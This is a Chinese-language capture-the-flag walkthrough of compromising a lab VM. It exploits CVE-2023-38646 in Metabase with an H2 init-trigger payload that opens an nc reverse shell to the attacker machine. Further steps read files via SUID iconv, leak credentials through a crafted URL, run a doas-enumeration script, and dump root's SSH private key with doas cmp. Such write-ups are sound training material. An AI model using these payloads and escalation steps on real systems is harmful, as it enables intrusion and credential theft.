

端口扫描


```
22/tcp    open  ssh  
80/tcp    open  http  
3000/tcp  open  ppp
```

80端口



没有什么信息直接看3000端口

CVE-2023-38646



metabase，先注册个帐号先。

你好, tao

尝试一下这些示例X光片，看看Metabase能做什么。

你的总结 Accounts 一看 People 一瞥 Orders 关于的一些见解 Analytic Events

关于的一些见解 Products 一看 Feedback 一看 Invoices 一看 Reviews 元数据库提示

版本是0.46.6。找到漏洞 1. [CVE-2023-38646](#)

Request

```
1 GET /api/session/properties HTTP/1.1
2 Host: 192.168.56.119:3000
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en-US;q=0.9, en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36
7 Connection: close
8 Cache-Control: max-age=0
```

73984bytes / 56ms

```
2925     [{"nb": "Norwegian Bokm\u00e5l"}, 
2926     {"nl": "Dutch"}, 
2927     {"pl": "Polish"}, 
2928     {"pt_BR": "Portuguese (Brazil)"}, 
2929     {"ru": "Russian"}, 
2930     {"sk": "Slovak"}, 
2931     {"sq": "Albanian"}, 
2932     {"sr": "Serbian"}, 
2933     {"sv": "Swedish"}, 
2934     {"tr": "Turkish"}, 
2935     {"uk": "Ukrainian"}, 
2936     {"vi": "Vietnamese"}, 
2937     {"zh": "Chinese"}, 
2938     {"zh_CN": "Chinese (China)"}, 
2939     {"zh_HK": "Chinese (Hong Kong SAR China)"}, 
2940     {"zh_TW": "Chinese (Taiwan)"}
2941     ],
2942     "landing-page": "", 
2943     "setup-token": "5afdd49b-968f-4bc6-ab9d-5b1ceb24155a", 
2944     "application-logo": "", 
2945     "enable-audit-app": false, 
2946     "anon-tracking-enabled": true, 
2947     "version-info-last-checked": null, 
2948     "application-logo-url": "app/assets/img/logo.svg", 
2949     "application-favicon-url": "app/assets/img/favicon.ico", 
2950     "show-metabot": true, 
2951     "enable-whitelabeling": false, 
2952     "map-tile-server-url": "https://(s).tile.openstreetmap.org/(z)/(x)/(y).png",
```

"setup-token": "5afdd49b-968f-4bc6-ab9d-5b1ceb24155a"

```
POST /api/setup/validate HTTP/1.1
Host: 192.168.56.119:3000
Accept-Encoding: gzip, deflate
Accept: /*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Type: application/json
Content-Length: 739

{
  "token": "5afdd49b-968f-4bc6-ab9d-5b1ceb24155a",
  "details":
  {
    "is_on_demand": false,
    "is_full_sync": false,
    "is_sample": false,
    "cache_ttl": null,
    "refingerprint": false,
    "auto_run_queries": true,
    "schedules":
    {},
    "details":
    {
      "db": "zip:/app/metabase.jar!/sample-
database.db;MODE=MSSQLServer;",
      "advanced-options": false,
      "ssl": true,
      "init": "CREATE TRIGGER shell3 BEFORE SELECT ON INFORMATION_SCHEMA.TABLES AS
$$//javascript\u000A\u0009java.lang.Runtime.getRuntime().exec('nc
192.168.56.117 4567 -e sh')\u000A$$"
    },
    "name": "an-sec-research-team",
    "engine": "h2"
  }
}
```

```
tao@kali [~] → nc -lvpn 4567
listening on [any] 4567 ...
connect to [192.168.56.117] from (UNKNOWN) [192.168.56.119] 35619
id
uid=2000(metadata) gid=2000(metadata) groups=2000(metadata),2000(metadata)
```

```
ls -al
total 88
drwxr-xr-x  1 root  root  4096 Dec 30 16:42 .
drwxr-xr-x  1 root  root  4096 Dec 30 16:42 ..
-rw-rxr-x  1 root  root     0 Dec 30 16:42 .dockerenv
drwxr-xr-x  1 root  root  4096 Jun 29 2023 app
drwxr-xr-x  1 root  root  4096 Jun 29 2023 bin
drwxr-xr-x  5 root  root   320 Jan 14 03:47 dev
drwxr-xr-x  1 root  root  4096 Dec 30 16:42 etc
drwxr-xr-x  1 root  root  4096 Dec 30 16:42 home
drwxr-xr-x  1 root  root  4096 Jun 14 2023 lib
drwxr-xr-x  5 root  root  4096 Jun 14 2023 media
drwxr-xr-x  2 metadata metadata 4096 Jan  1 14:47 metadata.db
drwxr-xr-x  2 root  root  4096 Jun 14 2023 mnt
drwxr-xr-x  1 root  root  4096 Jun 15 2023 opt
drwxrwxrwx  1 root  root  4096 Jan 14 03:47 plugins
dr-xr-xr-x 254 root  root     0 Jan 14 03:47 proc
drwx----- 1 root  root  4096 Dec 30 16:54 root
drwxr-xr-x  2 root  root  4096 Jun 14 2023 run
drwxr-xr-x  2 root  root  4096 Jun 14 2023 sbin
drwxr-xr-x  2 root  root  4096 Jun 14 2023 srv
dr-xr-xr-x 13 root  root     0 Jan 14 03:47 sys
drwxrwxrwt  1 root  root  4096 Jan 14 03:48 tmp
drwxr-xr-x  1 root  root  4096 Jun 29 2023 usr
drwxr-xr-x  1 root  root  4096 Jun 14 2023 var
```

在一个docker内,有SUID

```
b6683e052db4:/tmp$ find / -perm -4000 2>/dev/null
/usr/bin/iconv
```

可以使用iconv任意读文件, 读个flag先

```
b6683e052db4:/tmp$ /usr/bin/iconv -f UTF-8 -t UTF-8 /root/user.txt
flag{user-76eb20838e44a9ef2f72a763632ef061}
b6683e052db4:/tmp$
```

拿到user flag, 继续收集一些信息

```
/bin/sh: can't access tty; job control turned off
b6683e052db4:/tmp$ cat /etc/passwd
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
```


```
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
metabase:x:2000:2000:NIYPNWs7lXUEhwXF:/home/metabase:/bin/ash
```

尝试docker逃逸失败，只拿到 NIYPNWs7lXUEhwXF 这个，然后观察80端口， [go deeper](#) 尝试用更大的字典扫一下目录


```
tao@kali [~] → feroxbuster -u http://192.168.56.119 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-big.txt -t 150 -T 3 --no-
state
```

```
404      GET      7l      11w      146c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
403      GET      7l      9w      146c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
200      GET      84l      205w      2315c http://192.168.56.119/
301      GET      7l      11w      162c http://192.168.56.119/_t26154829-5 => http://192.168.56.119/_t26154829-5/
[#>-----] - 16s    130363/2547638 5m      found:2      errors:0
[#>-----] - 16s    120897/1273819 7756/s      http://192.168.56.119/
```


拿到一个目录 _t26154829-5 😊



输入passwd进入 NIYPNWs7lXUEhwXF



随便输入一个127.0.0.1



需要域名中包含 .meta.ds2

构造 http://192.168.56.117:1234/a.meta.ds2

```
listening on [any] 1234 ...
connect to [192.168.56.117] from (UNKNOWN) [192.168.56.119] 56462
GET /a.meta.ds2 HTTP/1.1
Host: 192.168.56.117:1234
Authorization: Basic d2VsY29tZTp0UGtBMnNMbmJRNEVPV3l6
Accept: */*
```

得到一个凭据,可以直接ssh

From Base64

Alphabet
A-Za-zA-Z0-9+=

Remove non-alphabet chars

Strict mode

Input

d2VsY29tZTpOUgtBMnNMbmJRNNEVPV316

Output

welcome:NPkA2sLnBQ4EOwyz

STEP BAKE! Auto Bake

```
tao@kali:~$ ssh welcome@192.168.56.119  
welcome@192.168.56.119's password:
```

The diagram consists of several nested and overlapping geometric figures. At the top left is a large triangle pointing downwards. Inside it is a smaller triangle pointing upwards. To the right of these is a square rotated 45 degrees, containing a circle. Below the square is another square. To the right of the second square is a hexagon. The entire diagram is enclosed in a large bracket on the right side.

```
Meta:~$ id  
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)  
Meta:~$
```

```
Meta:~$ find / -perm -4000 2>/dev/null  
/tmp/sh  
/bin/bbsuid  
/usr/bin/doas
```

尝试利用 /tmp/sh 和 bbsuid 无果，于是暴力探测doas的命令

```
#!/bin/bash

GREEN='\033[0;32m'
RED='\033[0;31m'
YELLOW='\033[1;33m'
NC='\033[0m' # No Color

echo -e "${YELLOW}[*] 开始 Doas 智能扫描...${NC}"
echo -e "${YELLOW}[*] 原理: timeout <time> doas -n <cmd> (捕获报错文本而非退出码)${NC}"
echo "-----"

DIRS="/usr/bin /bin /usr/sbin /sbin"
```

```
HIGH_VALUE="cmp find vim vi less awk sed cp mv python python3 perl ruby php
nmap zip tar gdb man git nano more wget curl openssl systemctl service"
check_bin() {
    local cmd_path=$1
    local bin_name=$(basename "$cmd_path")
    output=$(timeout 0.1s doas -n "$cmd_path" 2>&1)

    if [[ "$output" == *"Authorization required"* ]]; then
        :
    elif [[ "$output" == *"Operation not permitted"* ]]; then
        :
    elif [[ "$output" == *"doas: "* ]] && [[ "$output" != *"missing operand"* ]]; then
        :
    else
        echo -e "${GREEN}[+]\t发现潜规则! -> $cmd_path${NC}"
        echo -e "      ${YELLOW}回显样本: ${output:0:60}...${NC}"
    fi
}

echo -e "${YELLOW}[*]\t正在扫描常见 GTFOBins 列表...${NC}"
for val in $HIGH_VALUE; do
    fullpath=$(which $val 2>/dev/null)
    if [ -n "$fullpath" ]; then
        check_bin "$fullpath"
    fi
done

echo "-----"

echo -e "${YELLOW}[*]\t正在扫描 /usr/bin 和 /bin 下的所有可执行文件 (可能较慢)...${NC}"
for d in $DIRS; do
    if [ -d "$d" ]; then
        for f in "$d"/*; do
            if [ -x "$f" ] && [ -f "$f" ]; then
                check_bin "$f"
            fi
        done
    fi
done

echo "-----"
echo -e "${YELLOW}[*]\t扫描结束。${NC}"
```

```
Meta:~$ sh a.sh
[*] 开始 Doas 智能扫描...
[*] 原理: timeout <time> doas -n <cmd> (捕获报错文本而非退出码)
-----[*] 正在扫描常见 GTFOBins 列表...
[+] 发现潜规则! -> /usr/bin/cmp
回显样本: BusyBox v1.37.0 (2025-11-21 22:40:56 UTC) multi-call binary....
-----[*] 正在扫描 /usr/bin 和 /bin 下的所有可执行文件 (可能较慢)...
[+] 发现潜规则! -> /usr/bin/cmp
回显样本: BusyBox v1.37.0 (2025-11-21 22:40:56 UTC) multi-call binary....
-----[*] 扫描结束。
```

doas执行cmp

```
Meta:~$ doas /usr/bin/cmp -l /root/.ssh/id_ed25519 /dev/zero | while read _  
oct _; do printf "\\$oc  
t"; done  
cmp: EOF on /root/.ssh/id_ed25519  
-----BEGIN OPENSSH PRIVATE KEY-----  
b3B1bnNzaC1rZXktbjEAAAAABG5vbmlUAAAEBm9uZQAAAAAAAAABAAAAAMwAAAAtzc2gtZW  
QyNTUxOQAAACB0yR8jMxEbxbwYWrDW+ozQrBbZ0c0WZxh4MPVngjRfrwAAAJBoCUTlaALE  
5QAAAAtzc2gtZWQyNTUxOQAAACB0yR8jMxEbxbwYWrDW+ozQrBbZ0c0WZxh4MPVngjRfrw  
AAAECqwfHdqWeyCNBnSseB6RD608XQ+rqL00UYSDVXj6I3ZU7JHyMzEQHFvBhasNb6jNCs  
FtnRzRZnGHgw9WeCNF+vAAAACXJvb3RATWV0YQECAwQ=  
-----END OPENSSH PRIVATE KEY-----
```

拿到root私钥

```
Meta:~$ nano aaa  
Meta:~$ chmod 600 aaa  
Meta:~$ ssh -i aaa root@127.0.0.1
```

```
Meta:~# id  
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(dis-  
floppy),20(dialout),26(tape),27(video)  
Meta:~# cat /root/root.txt  
flag{root-7c577b6ec894f1a5ce0a5800d361a962}  
Meta:~#
```